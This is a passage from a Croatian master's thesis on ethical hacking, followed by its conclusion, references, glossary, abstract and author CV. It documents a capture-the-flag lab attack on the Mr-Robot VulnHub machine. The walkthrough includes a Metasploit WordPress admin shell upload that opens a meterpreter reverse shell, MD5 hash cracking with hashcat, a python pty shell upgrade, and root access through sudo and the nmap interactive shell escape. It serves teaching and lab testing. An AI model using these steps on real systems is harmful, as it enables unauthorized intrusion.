dodatka ostvarit će se veza s poslužiteljem i napadaču dati pristup *daemon* korisničkom računu (Slika 5.29.).

Prilikom prvog pokretanja program nije prepoznao da je na predanoj poveznici poslužena *Wordpress* stranica jer se uz provjeru tipa stranice provodi i provjera je li stranica trenutno spojena

s internetom. Problem je riješen koristeći naredbu *mousepad /usr/share/metasploit-framework/modules/exploits/unix/webapp/wp_admin_shell_upload.rb* nakon čega je komentirana linija koda koja vrši provjeru i prekida program (Slika 5.28.). Ponovno je učitan modul i ponovljen napad.

```
76
77  def exploit
78    #fail_with(Failure::NotFound, 'The target does not appear to be using WordPress') unless wordpress_and_online?
79
80    print_status("Authenticating with WordPress using #{username}:#{password}...")
81    cookie = wordpress_login(username, password)
82    fail_with(Failure::NoAccess, 'Failed to authenticate with WordPress') if cookie.nil?
83    print_good("Authenticated with WordPress")
84    store_valid_credential(user: username, private: password, proof: cookie)
85
```

Slika 5.28. Linija koda koja je sprječavala izvršavanje napada.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   ER28-0652        yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.56.102   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   elliot           yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress

msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Authenticating with WordPress using elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/ToKzupTUMv/tpbEYseUQE.php...
[*] Sending stage (39860 bytes) to 192.168.56.102
[*] Meterpreter session 5 opened (192.168.56.101:4444 → 192.168.56.102:51052 ) at 2022-07-28 17:12:39 +0200
[!] This exploit may require manual cleanup of 'tpbEYseUQE.php' on the target
[!] This exploit may require manual cleanup of 'ToKzupTUMv.php' on the target
[!] This exploit may require manual cleanup of '../ToKzupTUMv' on the target

meterpreter >
```

Slika 5.29. Korištenje wp_admin_shell_upload programa.

Pošto */root* i */lost+found* lokacijama trenutno nije moguće pristupiti, odlučeno je provjeriti sadržaj */home*. On sadrži jedan direktorij za svakog korisnika sustava. Unutar */home*, za sada, postoji samo jedan direktorij u kojem se pronalazi druga zastavica (Slika 5.30.).


```
meterpreter > cd /
meterpreter > cd home/robot
meterpreter > ls -l
Listing: /home/robot
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100400/r--------  33    fil   2015-11-13 08:28:21 +0100  key-2-of-3.txt
100644/rw-r--r--  39    fil   2015-11-13 08:28:21 +0100  password.raw-md5
```

Slika 5.30. Lokacija druge zastavice.

Trenutni korisnik nema ovlasti za pročitati sadržaj dokumenta *key-2-of-3.txt*, ali ima ovlasti pročitati sadržaj drugog dokumenta unutar direktorija pod imenom *password.raw-md5*. Sadržaj dokumenta glasi: „robot:c3fcd3d76192e4007dfb496cca67e13b“. *MD5* je jedan od *HASH* algoritama koji je u prošlosti bio korišten za osiguranje integriteta podataka.

5.4.11. Hashcat

HASH funkcije su jednosmjerne matematičke funkcije pa nije moguće pronađenu vrijednost jednostavno pretvoriti u lozinku. Postoji nekoliko načina napada na *HASH* vrijednosti. Jedan od najjednostavnijih jest napad rječnikom. Svaka riječ iz rječnika ubaci se u *HASH* funkciju i rezultat se uspoređuje s postavljenom vrijednosti. Ukoliko su vrijednosti iste, pronađena je lozinka, a ukoliko nisu, prelazi se na iduću riječ iz rječnika. Pošto je u prošlim poglavljima otkriven rječnik koji je do sada bio vrlo koristan, logično je za očekivati da bi lozinka mogla biti zapisana u njemu. Nažalost, to nije slučaj. Pronađeni dokument ipak ima samo nešto više od 11 000 unosa. *Kali* operacijski sustav u sebi ima ugrađene rječnike s puno više pojmova. Napad je ponovno pokrenut koristeći rječnik imena *rockyou.txt* (Slika 5.31.). Za nešto manje od pet sekundi *hashcat* [39] je otkrio izvornu lozinku. Otkrivena lozinka za korisnika *robot* je abcdefghijklmnopqrstuvwxyz. Potpuni ispis rezultata izvođenja naredbe *hashcat* i korišteni parametri mogu se pogledati u poglavlju prilozi (P 5.3.).



Slika 5.31. Djelomični rezultat izvođenja naredbe hashcat.

5.4.12. Ostvarivanje administrativnog pristupa

Pomoću dostupne lozinke i korisničkoga imena *robot* moguće je pročitati sadržaj datoteke *key-2-of-3.txt* pronađene u poglavlju *Metasploit framework*. Naredba za promjenu korisnika radi probleme i nije tako lako moguće promijeniti račun. Poruka pogreške koju vraća naredba govori

kako ju je moguće pokrenuti jedino iz naredbenog retka. Za rješavanje ovog problema poseže se za programskim jezikom *Python*. On ima mogućnost pokretanja novih procesa pomoću svoje biblioteke imena *pty* [40]. Pomoću *Python – a* se pokreće naredbeni redak *bash* i ispisuje vrijednost druge zastavice koja iznosi: „822c73956184f694993bede3eb39f959“.

```
meterpreter > shell
Process 1845 created.
Channel 11 created.
ls -l
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
whoami
daemon
su - robot
su: must be run from a terminal
python --version
Python 2.7.6
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su - robot
su - robot
Password: abcdefghijklmnopqrstuvwxyz

$ whoami
whoami
robot
$ ls -l
ls -l
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$
```

Slika 5.32. Pronalazak druge zastavice.

Jedina preostala neistražena lokacija je */root* direktorij, vrlo vjerojatno je zadnja zastavica tamo pohranjena. Ni trenutni korisnički račun imena *robot* ne može pristupiti lokaciji */root* pa je nužno osigurati pristup s najvišim ovlastima. Potrebno je vidjeti postoje li programi koje korisnik *robot* može pokrenuti, ali oni se pokreću s privilegijama grupe koja je vlasnik programa u pozadini. Kako bi se pronašli programi koji odgovaraju tom opisu, koristi se naredba *find*. Pretraživanje počinje od korijenskog direktorija, sve greške se šalju u */dev/null* i neće se prikazati u ispisu (Slika 5.33.). U popisu se može uočiti nekoliko zanimljivih programa. Primjerice, *sudo* i *nmap* odlični su kandidati za daljnje korištenje. *Sudo* omogućava korisnicima da određene naredbe pokrenu s privilegijama administratora sustava, ukoliko za to imaju dopuštenje. Najjednostavniji pristup bio bi pokušati iskoristiti *sudo* naredbu za promjenu korisničkog računa u *root* korisnički račun. Budući da korisnik *robot* ima ovlasti koristiti *sudo* naredbu, uspješno je ostvaren administratorski pristup. Sada napadač može: potpuno upravljati poslužiteljem, dodavati nove korisnike, brisati stare, upravljati svim podatcima na poslužitelju, instalirati *backdoor* program i slično.

```
$ whoami
whoami
robot
$ find / -perm /u=s 2>/dev/null
find / -perm /u=s 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
$ sudo su
sudo su
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

root@linux:/home/robot# cd /root
cd /root
root@linux:~# ls -l
ls -l
total 4
-rw-r--r-- 1 root root  0 Nov 13  2015 firstboot_done
-r-------- 1 root root 33 Nov 13  2015 key-3-of-3.txt
root@linux:~# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Slika 5.33. Programi koji se mogu pokrenuti s najvećim privilegijama.

Drugi način stjecanja administratorskog pristupa jest korištenje *nmap* naredbe (Slika 5.34.). Starije verzije *nmap* programa imaju način rada u kojemu mogu izvršavati sistemske pozive. Zadnja verzija na kojoj je to moguće je verzija 5.21. Korištenjem *--version* zastavice saznaje se da je na poslužitelju instalirana *nmap* verzija 3.81. Navigacijom u */root* direktorij i ispisivanjem sadržaja datoteke *key-3-of-3.txt* ostvaruje se pristup zadnjoj zastavici čija vrijednost iznosi: „04787ddef27c3dee1ee161b21670b4e4“.

```
$ whoami
whoami
robot
$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !ls -l /root
!ls -l /root
total 4
-rw-r--r-- 1 root root  0 Nov 13  2015 firstboot_done
-r-------- 1 root root 33 Nov 13  2015 key-3-of-3.txt
waiting to reap child : No child processes
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
nmap>
```

Slika 5.34. Korištenje nmap naredbe za ostvarivanje administratorskog pristupa.

6. ZAKLJUČAK

Diplomskim radom obrađena je tematika etičkog hakiranja i kibernetičke sigurnosti. Navedeni su i objašnjeni osnovni teoretski pojmovi poput trokuta povjerljivosti, integriteta i dostupnosti. Proučene su motivacije za napade, različite klasifikacije napadača i kategorije napada. Nabrojano je i objašnjeno pet različitih razina provedbe testiranja sustava i sedam različitih stadija provedbe napada na sustav.

Kibernetička sigurnost obrađena je iz perspektive menadžmenta rizika. Opisane su ranjivosti i njihov utjecaj. Objašnjeno je kako prepoznati, analizirati i rukovati rizikom. Postupci za ostvarivanje sigurnosti jasno su navedeni u obliku tri vrste mjera: administrativne, tehničke ili logičke i fizičke mjere. Prema načinu namjene postupci za osiguravanje sigurnosti dodatno su podijeljeni na: sprječavanje, otežavanje, otkrivanje, kompenziranje, popravljanje, oporavljanje i upravljanje.

Na primjeru su pokazana načela primjene etičkog hakiranja. Ostvaren je neovlašten administrativni pristup poslužitelju web-aplikacije. Korišteni su i objašnjeni: alati za analizu mrežnog prometa, skeneri sigurnosnih ranjivosti, generatori zlonamjernog koda, alati za iskorištavanje sigurnosnih propusta i alati za provođenje napada na lozinke. Odabrani primjeri demonstriraju postizanje istog rezultata (poput uspješnog otkrivanja lozinke) korištenjem dva različita pristupa. Iskorištena su loše postavljena prava pristupa programima koja su omogućila ostvarivanje administrativnog pristupa.

Diplomski rad mogao bi se proširiti detaljnim opisom dokumentacije koja proizlazi iz postupaka menadžmenta rizika. Na praktičnom primjeru mogli bi se napisati i objasniti ključni dokumenti poput: registra rizika, plana menadžmenta rizika, plana za umanjenje rizika, izvještaja o rizicima, strategija za odgovor na rizike, plana oporavka od katastrofe, plana kontinuiteta poslovanja, pravila zadržavanja i obrade podataka itd. Osim toga, mogle bi biti demonstrirane metode očuvanja kontinuirane dostupnosti pristupa sustavu i prikrivanja tragova napada. Budući inženjeri zainteresirani za područje sigurnosti također mogu pružiti konstruktivnu nadogradnju demonstracijom postupaka koji se koriste za očuvanje *CIA* trokuta.

LITERATURA

[1] M. Sohaib, Ethical Hacker's Certification Guide (CEHv11)—A Comprehensive Guide on Penetration Testing Including Network Hacking, Social Engineering, and Vulnerability Assessment, Noida, India: BPB Publications, 2022.

[2] M. Walker, CEH Certified Ethical Hacker All-in-One Exam Guide, Fifth Edition, New York: McGraw-Hill/Osborne, 2021.

[3] R. Gandhi, A. Sharma, W. Mahoney, W. Sousan, Q. Zhu i P. Laplante, »Dimensions of Cyber-Attacks: Cultural, Social, Economic, and Political,« *IEEE Technology and Society Magazine,* svez. 30, br. 1, pp. 28-38, 2011.

[4] J. Arquilla i D. Ronfeldt, Networks and Netwars: The Future of Terror, Crime, and Militancy, Santa Monica, California: National Security Research Division Corporation, 2001.

[5] K. Poulsen, R. McMillan i M. Evans, »A Hospital Hit by Hackers, a Baby in Distress: The Case of the First Alleged Ransomware Death,« The Wall Street Journal, 30. rujna 2021.. [Mrežno]. Dostupno na: https://www.wsj.com/articles/ransomware-hackers-hospital-first-alleged-death-11633008116. [Pokušaj pristupa 23. kolovoza 2022.].

[6] K. Zetter, »Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid,« Wired, 3. svibnja 2016.. [Mrežno]. Dostupno na: https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/. [Pokušaj pristupa 23. kolovoza 2022.].

[7] R. Lehtinen, D. Russel i G. T. Gangemi Sr., Computer security basics, Sebastopol, California: O'Reilly Media, 2011.

[8] B. Reinheimer, L. Aldag, P. Mayer, M. Mossano, R. Duezguen, B. Lofthouse, T. v. Landesberger i M. Volkamer, »An investigation of phishing awareness and education over time: When and how to best remind users,« u *Proceedings of the Sixteenth Symposium on Usable Privacy and Security*, Redmond Washington USA, 2020.

[9] C. Han i R. Dongre, »Q&A. What Motivates Cyber-Attackers?,« *Technology Innovation Management Review,* svez. 4, br. 10, pp. 40-42, 2014.

[10] J. Flood, M. Denihan, A. Keane i F. Mtenzi, »Black hat training of white hat resources: The future of security is gaming,« u *The 7th International Conference for Internet Technology and Secured Transactions*, London UK, 2012.

[11] ITPro.TV, »Attack Classifications,« Skillsoft, Nashua, New Hampshire, US, 2022.

[12] Y. Bhattacharjee, »A New Kind Of Spy,« The New Yorker, 28. travnja 2014.. [Mrežno]. Dostupno na: https://www.newyorker.com/magazine/2014/05/05/a-new-kind-of-spy. [Pokušaj pristupa 24. kolovoza 2022.].

[13] S. Jelen, »Hacker vs Cracker: Main Differences Explained,« SecurityTrails, 14. listopada 2021.. [Mrežno]. Dostupno na: https://securitytrails.com/blog/hacker-vs-cracker. [Pokušaj pristupa 24. kolovoza 2022.].

[14] Kaspersky, »Black hat, White hat, and Gray hat hackers – Definition and Explanation,« AO Kaspersky Lab, [Mrežno]. Dostupno na: https://www.kaspersky.com/resource-center/definitions/hacker-hat-types. [Pokušaj pristupa 24. kolovoza 2022.].

[15] Lockheed Martin Corporation, »Proactively detect persistant threats: The Cyber Kill Chain,« Lockheed Martin Corporation, [Mrežno]. Dostupno na: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html. [Pokušaj pristupa 25. kolovoza 2022.].

[16] Shodan, »Search Engine for the Internet of Everything,« Shodan, [Mrežno]. Dostupno na: https://www.shodan.io/. [Pokušaj pristupa 25. kolovoza 2022.].

[17] D. Sutton, Cyber Security: A Practitioner's Guide, Swindon, UK: BCS Learning & Development Ltd, 2017.

[18] D. Antonucci, The Cyber Risk Handbook: Creating and Measuring Effective Cybersecurity Capabilities, Hoboken, New Jersey.: John Wiley & Sons, 2017.

[19] D. Žagar i K. Grgić, »IPv6 Security Threats and Possible Solutions,« u *2006 World Automation Congress*, Budapest, Hungary, 2006.

[20] James Michael Stewart, M. Chapple i D. Gibson, (ISC)2 CISSP Certified Information Systems Security Professional Official Study Guide, 9th Edition, Hoboken, New Jersey: John Wiley & Sons, Inc., 2021.

[21] VulnHub, »Virtual Machines,« [Mrežno]. Dostupno na: https://www.vulnhub.com/. [Pokušaj pristupa 27. kolovoza 2022.].

[22] Oracle, »VirtualBox Documentation,« [Mrežno]. Dostupno na: https://www.virtualbox.org/wiki/Documentation. [Pokušaj pristupa 27. kolovoza 2022].

[23] Oracle VM VirtualBox, »Chapter 6. Virtual Networking,« [Mrežno]. Dostupno na: https://www.virtualbox.org/manual/ch06.html#network_hostonly. [Pokušaj pristupa 28. kolovoza 2022.].

[24] R. Hertzog, J. O'Gorman i M. Aharoni, Kali Linux Revealed: Mastering the Penetration Testing Distribution, Cornelius NC, USA: Offsec Press, 2017..

[25] OffSec Services Limited, »Kali Docs: Official Documentation,« [Mrežno]. Dostupno na: https://www.kali.org/docs/. [Pokušaj pristupa 27. kolovoza 2022].

[26] Offensive Security, »Kali Linux OS support forum.,« [Mrežno]. Dostupno na: https://forums.kali.org/. [Pokušaj pristupa 28. kolovoza 2022.].

[27] L. Johnson, »MR-ROBOT: 1,« [Mrežno]. Dostupno na: https://www.vulnhub.com/entry/mr-robot-1,151/. [Pokušaj pristupa 28. kolovoza 2022.].

[28] M. Kerrisk, »ifconfig(8) — Linux manual page,« The Linux man-pages project, 27. kolovoza 2021.. [Mrežno]. Dostupno na: https://man7.org/linux/man-pages/man8/ifconfig.8.html. [Pokušaj pristupa 26. kolovoza 2022.].

[29] J. Penalba, »Netdiscover,« OffSec Services Limited, [Mrežno]. Dostupno na: https://www.kali.org/tools/netdiscover/. [Pokušaj pristupa 28. kolovoza 2022.].

[30] G. Lyon, »Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning,« Nmap Software LLC, [Mrežno]. Dostupno na: https://nmap.org/book/toc.html. [Pokušaj pristupa 29. kolovoza 2022.].

[31] S. Gauci i P. Mondal, »The Web Application Firewall Fingerprinting Tool,« Enable Security, [Mrežno]. Dostupno na: https://github.com/EnableSecurity/wafw00f. [Pokušaj pristupa 29. kolovoza 2022.].

[32] C. Sullo, »Nikto web server scanner,« [Mrežno]. Dostupno na: https://github.com/sullo/nikto. [Pokušaj pristupa 29. kolovoza 2022.].

[33] The PHP Group, »Supported Versions,« [Mrežno]. Dostupno na: php.net/supported-versions.php. [Pokušaj pristupa 28. kolovoza 2022.].

[34] T. D. Reaver, »Dirb,« [Mrežno]. Dostupno na: http://dirb.sourceforge.net/. [Pokušaj pristupa 29. kolovoza 2022.].

[35] OWASP Foundation, Inc., »OWASP Zed Attack Proxy,« [Mrežno]. Dostupno na: https://www.zaproxy.org/. [Pokušaj pristupa 30. kolovoza 2022.].

[36] WPScan, »WPScan WordPress Security Scanner,« [Mrežno]. Dostupno na: https://wpscan.com/wordpress-security-scanner. [Pokušaj pristupa 30. kolovoza 2022.].

[37] OffSec Services Limited, »MSFVENOM,« Offensive security, [Mrežno]. Dostupno na: https://www.offensive-security.com/metasploit-unleashed/msfvenom/. [Pokušaj pristupa 30. kolovoza 2022.].

[38] Rapid7, »Metasploit,« [Mrežno]. Dostupno na: https://www.metasploit.com/. [Pokušaj pristupa 30. kolovoza 2022.].

[39] J. Steube i G. Gristina, »hashcat - advanced password recovery,« [Mrežno]. Dostupno na: https://hashcat.net/hashcat/. [Pokušaj pristupa 30. kolovoza 2022.].

[40] Python Software Foundation, »pty — Pseudo-terminal utilities,« The Python Standard Library, [Mrežno]. Dostupno na: https://docs.python.org/3/library/pty.html. [Pokušaj pristupa 30. kolovoza 2022.].

POPIS I OPIS UPOTRIJEBLJENIH KRATICA

CIA (engl. *Confidentiality, Integrity, Availability*) – Tri stupa kibernetičke sigurnosti.

DoS (engl. *Denial of* service) – Vrsta napada na dostupnost sustava.

DDoS (engl. *Distributed denial of service*) – Vrsta napada na dostupnost sustava.

SQL (engl. *Structured Query Language*) – Vrsta programskog jezika korištena za upravljanje relacijskim bazama podataka.

IP (engl. *Internet protocol*) – Komunikacijski protokol mrežnog sloja *OSI* modela koji omogućuje razmjenu podataka u mreži.

OSI (engl. *Open Systems Interconnection*) – Univerzalni konceptualni model koji opisuje standardne načine komunikacije računalnih sustava.

WHOIS (engl. *Who is responsible for this domain name?*) – Protokol za dostavljanje podataka o vlasništvu internetskih resursa poput domena ili blokova *IP* adresa.

DNS (engl. *Domain name system*) – Sustav imenovanja računala koji pretvara imena domena internetskih stranica u njihove brojčane adrese.

IT (engl. *Information technology*) – Područje računarstva koje se bavi upotrebom računala za pohranu, dohvaćanje, rukovanje i slanje podataka ili informacija.

AV (engl. *Asset value*) – Vrijednost imovine.

EF (engl. *Exposure factor*) – Faktor izloženosti prijetnji.

SLE (engl. *Single loss expectancy*) – Jednokratni novčani gubitak za svaki par imovine i prijetnje.

ARO (engl. *Annualized rate of occurrence*) – Frekvencija ostvarivanja rizika na godišnjoj razini.

ALO (engl. *Annualized loss expectancy*) – Sveukupni gubitak na godišnjoj razini za svaku prijetnju.

VMM (engl. *Virtual machine monitor*) – Program koji upravlja pokretanjem virtualnih uređaja.

WSL (engl. *Windows Subsystem for Linux*) – Programski sloj koji omogućava kompatibilnost za izvođenje *Linux* programa unutar *Windows* okruženja.

CTF (engl. *Capture the flag*) – Tip natjecanja u kojemu je cilj što prije sakupiti sve ključne dijelove informacije. Podatci dolaze u različitim oblicima i formatima, a skupno se nazivaju zastavice (engl. *flag*).

PHP (engl. *Hypertext Preprocessor*) – Programski jezik usmjeren na stvaranje web-stranica.

API (engl. *Application Programming Interface*) – Skup potprograma, gotovih funkcija i protokola koje programer može koristiti za kreiranje vlastitih programa.

RCE (engl. *Remote code execution*) – Tip ranjivosti koja omogućava napadaču udaljeno izvođenje koda na računalu mete.

SAŽETAK

Diplomski rad sažeto objašnjava ključne pojmove kibernetičke sigurnosti poput klasifikacije napada i napadača te njihovih motiva za napade. Opisano je značenje i važnost pojmova povjerljivosti, integriteta i dostupnosti za područje sigurnosti. Navedene su razine provedbe testiranja sustava i stadiji provedbe napada na sustav. Razjašnjeni su pojmovi rizika i ranjivosti. Objašnjeni su načini prepoznavanja rizika, analiziranja i rukovanja njime iz perspektive menadžmenta rizika. Definirani su postupci i mjere za ostvarivanje kibernetičke sigurnosti. Na praktičnom primjeru pokazano je korištenje alata za provođenje sigurnosnog testiranja i načini kojima je moguće ostvariti neovlašten administratorski pristup sustavu. Naposlijetku, opisani su problemi koji su nastali prilikom testiranja i načini njihovog rješavanja.

Ključne riječi: etičko hakiranje, kibernetička sigurnost, menadžment rizika, penetracijsko testiranje, sigurnosna analiza.

ABSTRACT

The thesis briefly explains the key concepts of cyber security such as attack and attacker classification as well as their motives. The meaning and importance of confidentiality, integrity, and availability for the field of cyber security are described. The stages of testing system security are listed along with the stages of conducting a system attack. The distinction between risk and vulnerability is clarified. Risk recognition, analysis and governance are explained from the perspective of risk management. A practical example shows the use of tools for conducting security testing and the ways in which it is possible to gain an unauthorized administrator access to the system. Finally, the problems that arose during the testing period and respective resolutions are delineated.

Keywords: cyber security, ethical hacking, penetration testing, risk management, system security analysis.

ŽIVOTOPIS

Stjepan Mrganić, rođen je 25. studenog 1996. u Našicama. Diplomski sveučilišni studij Računarstvo, smjer Programsko inženjerstvo u sklopu Fakulteta elektrotehnike, računarstva i informacijskih tehnologija Osijek završava 2022. godine. Tijekom svog obrazovanja aktivno volontira u raznim udrugama i organizacijama. Posebno se ističe kao član studentskog ogranka IEEE koji djeluje unutar Sveučilišta Josipa Jurja Strossmayera u Osijeku. Imenovan je kao jedan od desetero najboljih ambasadora IEEEXtreme 15.0 natjecanja u programiranju unutar regije 8. Tijekom svoje zadnje godine studija izvršavao je dužnosti predsjednika IEEE studentskog ogranka. Za svoj rad prima priznanje na Svečanoj sjednici povodom četrdeset i četvrte godišnjice Fakulteta. Nedugo nakon upisa diplomskog studija počinje svoju suradnju s utjecajnom ICT tvrtkom Atos i postaje njihov stipendist. Pod nadzorom stručnjaka Atos – a odrađuje stručnu praksu na području kibernetičke sigurnosti. Nakon studija zaposlen je na poziciji inženjera za sigurnost.

PRILOZI

P 5.1. Rezultat izvođenja naredbe dirb.

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.102 -r
-----------------
DIRB v2.22
By The Dark Raver
-----------------
OUTPUT_FILE: 5_dirb.txt
START_TIME: Wed Jul 27 07:29:33 2022
URL_BASE: http://192.168.56.102/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.56.102/ ----
==> DIRECTORY: http://192.168.56.102/0/
==> DIRECTORY: http://192.168.56.102/admin/
+ http://192.168.56.102/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.56.102/audio/
==> DIRECTORY: http://192.168.56.102/blog/
==> DIRECTORY: http://192.168.56.102/css/
+ http://192.168.56.102/dashboard (CODE:302|SIZE:0)
+ http://192.168.56.102/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.56.102/feed/
==> DIRECTORY: http://192.168.56.102/image/
==> DIRECTORY: http://192.168.56.102/Image/
==> DIRECTORY: http://192.168.56.102/images/
+ http://192.168.56.102/index.html (CODE:200|SIZE:1188)
+ http://192.168.56.102/index.php (CODE:301|SIZE:0)
+ http://192.168.56.102/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://192.168.56.102/js/
+ http://192.168.56.102/license (CODE:200|SIZE:309)
+ http://192.168.56.102/login (CODE:302|SIZE:0)
+ http://192.168.56.102/page1 (CODE:301|SIZE:0)
+ http://192.168.56.102/phpmyadmin (CODE:403|SIZE:94)
+ http://192.168.56.102/rdf (CODE:301|SIZE:0)
+ http://192.168.56.102/readme (CODE:200|SIZE:64)
+ http://192.168.56.102/robots (CODE:200|SIZE:41)
+ http://192.168.56.102/robots.txt (CODE:200|SIZE:41)
+ http://192.168.56.102/rss (CODE:301|SIZE:0)
+ http://192.168.56.102/rss2 (CODE:301|SIZE:0)
+ http://192.168.56.102/sitemap (CODE:200|SIZE:0)
+ http://192.168.56.102/sitemap.xml (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.56.102/video/
==> DIRECTORY: http://192.168.56.102/wp-admin/
+ http://192.168.56.102/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.56.102/wp-content/
+ http://192.168.56.102/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.56.102/wp-includes/
+ http://192.168.56.102/wp-links-opml (CODE:200|SIZE:227)
+ http://192.168.56.102/wp-load (CODE:200|SIZE:0)
+ http://192.168.56.102/wp-login (CODE:200|SIZE:2678)
+ http://192.168.56.102/wp-mail (CODE:500|SIZE:3025)
+ http://192.168.56.102/wp-settings (CODE:500|SIZE:0)
+ http://192.168.56.102/wp-signup (CODE:302|SIZE:0)
+ http://192.168.56.102/xmlrpc (CODE:405|SIZE:42)
+ http://192.168.56.102/xmlrpc.php (CODE:405|SIZE:42)
-----------------
END_TIME: Wed Jul 27 07:30:31 2022
DOWNLOADED: 4612 - FOUND: 28
```

P 5.2. Rezultat izvođenja naredbe wpscan.

```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://192.168.56.102 --enumerate u --api-token
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
_______________________________________________________________

         \ \        / /     \ /     |
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / | |___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |       ____) | (__| (_| | | | |
             \/  \/   |_|      |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.22
